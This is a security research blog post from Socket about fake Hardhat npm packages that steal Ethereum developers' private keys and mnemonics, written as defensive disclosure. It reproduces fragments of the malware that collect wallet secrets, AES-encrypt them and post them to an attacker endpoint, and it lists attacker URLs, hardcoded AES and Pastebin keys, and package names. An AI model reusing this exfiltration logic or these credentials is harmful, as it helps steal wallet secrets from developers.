
SECURITY NEWS

RESEARCH

Malicious npm Campaign Targets Ethereum Developers with Fake Hardhat Packages

A malicious npm campaign is targeting Ethereum developers by impersonating Hardhat plugins and the Nomic Foundation, stealing sensitive data like private keys.



Socket Research Team

January 2, 2025

Hardhat, maintained by the Nomic Foundation, is a vital tool for Ethereum developers. As a versatile development environment for Ethereum, it streamlines the creation, testing, and deployment of smart contracts and dApps. Its flexible plugin architecture allows developers to customize workflows with tools and extensions, optimizing productivity and supporting the entire Ethereum development lifecycle.

A supply chain attack is currently targeting the Nomic Foundation and Hardhat platforms, two integral components of the Ethereum development ecosystem. By exploiting trust in open source plugins, attackers have infiltrated these platforms through malicious npm packages, exfiltrating critical data such as private keys, mnemonics, and configuration details.

Highlights of the Findings

This ongoing attack targets the Nomic Foundation, Hardhat, and associated plugins via malicious npm packages that impersonate legitimate plugins. The attack has led to the identification of 20 malicious packages published by three primary authors, with the most downloaded package, `@nomicsfoundation/sdk-test`, accumulating 1,092 downloads. The impact includes compromised development environments, potential backdoors in production systems, and loss of funds.

Analyzing the Ethereum addresses associated with the recent discovery of malicious npm package campaigns reveals several key findings:

Attackers have employed Ethereum smart contracts to dynamically retrieve C2 server addresses. This method leverages the decentralized and immutable nature of the blockchain, making it challenging to disrupt the C2 infrastructure. For instance, the smart contract at address `0xa1b40044EBc2794f207D45143Bd82a1B86156c6b` has been utilized to store and provide C2 addresses to infected systems.

> Massive npm Malware Campaign Leverages Ethereum Smart Contracts To Evade Detection and Maintain Control
>
> Threat Actor Exposes Playbook for Exploiting npm to Build Blockchain-Powered Botnets

Specific Ethereum wallet addresses have been identified in connection with these campaigns. Notably, the wallet `0x52221c293a21D8CA7AFD01Ac6bFAC7175D590A84` has been associated with the aforementioned smart contract, serving as a parameter to retrieve C2 server information.

The Art of Impersonation

Attackers have employed impersonation as their primary strategy, mimicking the names of legitimate packages and organizations to embed themselves within the supply chain. Examples include packages such as `@nomisfoundation/hardhat-configure` and `@monicfoundation/hardhat-config`, designed to appear as genuine Hardhat plugins but containing malicious code.

Key Similarities with Legitimate Plugins

> **Naming Conventions**: Malicious packages use names resembling legitimate Hardhat plugins, making them appear authentic.
>
> Example: Legitimate Plugin: `@nomiclabs/hardhat-ethers`; Malicious Package:

`@nomisfoundation/hardhat-configure`.

Plugin Functionality: Both legitimate and malicious packages claim to provide useful extensions for Hardhat.

Example: Legitimate Plugin: `hardhat-deploy`; Malicious Package: `hardhat-deploy-others`.

Integration Points: Malicious packages target deployment processes, gas optimization, and Ethereum smart contract testing, similar to legitimate plugins.

Developer Trust: Hosted on npm, malicious packages exploit the trust developers place in this ecosystem.

Hardhat Runtime Access: Malicious packages use functions like `hreInit()` or `hreConfig()` to exfiltrate sensitive data, while legitimate plugins use the Hardhat Runtime Environment (HRE) for valid tasks like contract deployment or testing.

Attack Flow

The attack flow follows a structured path:

Sensitive Data Collection: Attackers extract critical details such as mnemonics and private keys from the Hardhat environment.

```
var info;
if (hre?.MNEMONIC?.length > 0 || hre?.PRIVATE_KEY?.length > 0) {
    info = JSON.stringify(hre);
}
```

Data Encryption: The sensitive data is encrypted using a predefined AES key.

```
var encodedInfo = aesEncrypt(info, AES_KEY);
```

Data Exfiltration: Encrypted data is transmitted to attacker-controlled endpoints.

```
axios.post(API_URL + "/projects/setData", {
    project: "hardhat",
    info: encodedInfo,
    state: 'okay'
});
```

Initial Execution

The attack begins when compromised packages are installed. These packages exploit the Hardhat runtime environment

using functions such as `hreInit()` and `hreConfig()` to collect sensitive details like private keys, mnemonics, and configuration files. The collected data is transmitted to attacker-controlled endpoints, leveraging hardcoded keys and Ethereum addresses for streamlined exfiltration.

Impact

This attack compromises sensitive data, including private keys and mnemonics, undermining trust in open source ecosystems. Additionally, it risks deploying malicious contracts to the Ethereum mainnet, further escalating the potential damage.

Conclusion

This attack highlights just one malicious campaign within the open source ecosystem and the critical need for vigilance in package selection. Developers and organizations must implement stricter auditing and monitoring practices to safeguard their development environments. Install the free Socket for GitHub app to avoid accidentally installing one of these malicious packages. Socket's AI-powered threat detection catches these types of attacks, and 70+ other indicators of supply chain risk, before they land in your development environment.

List of Malicious Packages

Packages by `lightfury0000000`:

- `nomicsfoundations`
- `@nomisfoundation/hardhat-configure`
- `installedpackagepublish`
- `@nomisfoundation/hardhat-config`
- `@monicfoundation/hardhat-config`

Packages by `nomicsfoundation`:

- `@nomicsfoundation/sdk-test`
- `@nomicsfoundation/hardhat-config`
- `@nomicsfoundation/web3-sdk`
- `@nomicsfoundation/sdk-test1`

Packages by `brightstar1001`:

@nomicfoundations/hardhat-config

crypto-nodes-validator

solana-validator

node-validators

Other Identified Packages:

hardhat-deploy-others

hardhat-gas-optimizer

solidity-comments-extractors

Indicators of Compromise (IOCs)

Malicious URLs

hxxps://projects[.]metabest[.]tech/api

hxxps://cryptoshiny[.]com/api

hxxps://cryptoshiny[.]com/api/projects/setData

hxxps://cryptoshiny[.]com/api/projects/getAddress

hxxps://projects[.]cryptosnowprince[.]com/api

hxxp://t0uxistfm4fo6bg9pjfpdqb1ssyjmfa4[.]oastify[.]com

hxxps://pastebin[.]com/api/api_post[.]php

Hardcoded Keys

AES Key: `8GAq/DfzWy74ESgzmSYPXMSghwPjOY3oa7HZ6u+FSCs=:PMnracLLHhsVjTj+dwHOQQ==`

Pastebin Developer Key: `zCviLVtg0oHC2aT_xQ_7VU96pzxM35ju`

Pastebin User Key: `d8186f40984375851b912c75b5bd24e7`

Ethereum Addresses

0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2

0xbb4CdB9CBd36B01bD1cBaEBF2De08d9173bc095c

0xae13d989daC2f0dEbFf460aC112a837C89BAa7cd

```
0xE0B7927c4aF23765Cb51314A0E0521A9645F0E2A

0x0d500B1d8E8eF31E21C99d1Db9A6444d3ADf1270
```


Socket Research Team

Dhanesh Dodia

Sambarathi Sai

Dwijay Chintakunta

Related posts

Back to all posts

SECURITY NEWS

RESEARCH

Weaponizing OAST: How Malicious Packages Exploit npm, PyPI, and RubyGems for Data Exfiltration and Recon

Socket researchers uncover how threat actors weaponize Out-of-Band Application Security Testing (OAST) techniques across the npm, PyPI, and RubyGems ecosystems to exfiltrate sensitive data.

By Kirill Boychenko - Jan 03, 2025


RESEARCH

SECURITY NEWS

Quasar RAT Disguised as an npm Package for Detecting Vulnerabilities in Ethereum Smart Contracts

Socket researchers uncover a malicious npm package posing as a tool for detecting vulnerabilities in Etherium smart contracts.

By Kirill Boychenko - Dec 20, 2024



SECURITY NEWS

RESEARCH

Supply Chain Attack on Rspack npm Packages Injects Cryptojacking Malware

A supply chain attack on Rspack's npm packages injected cryptomining malware, potentially impacting thousands of developers.

By Sarah Gooding , Kush Pandya - Dec 19, 2024

Integrations
Docs
Pricing
FAQ
Roadmap
Changelog

Blog
Glossary
Discord
Community
Careers HIRING
Send Feedback
Contact Us
System Status

Directory
Explore
Random Package
Most Popular
Top Maintainers
Removed Packages

Enter your email
Subscribe

Go

Directory
Explore
Random Package

Maven

Directory
Explore
Random Package

PyPI

Directory
Explore
Random Package

Rubygems

Directory
Explore
Random Package

Made with by Socket Inc

Terms

Privacy

Security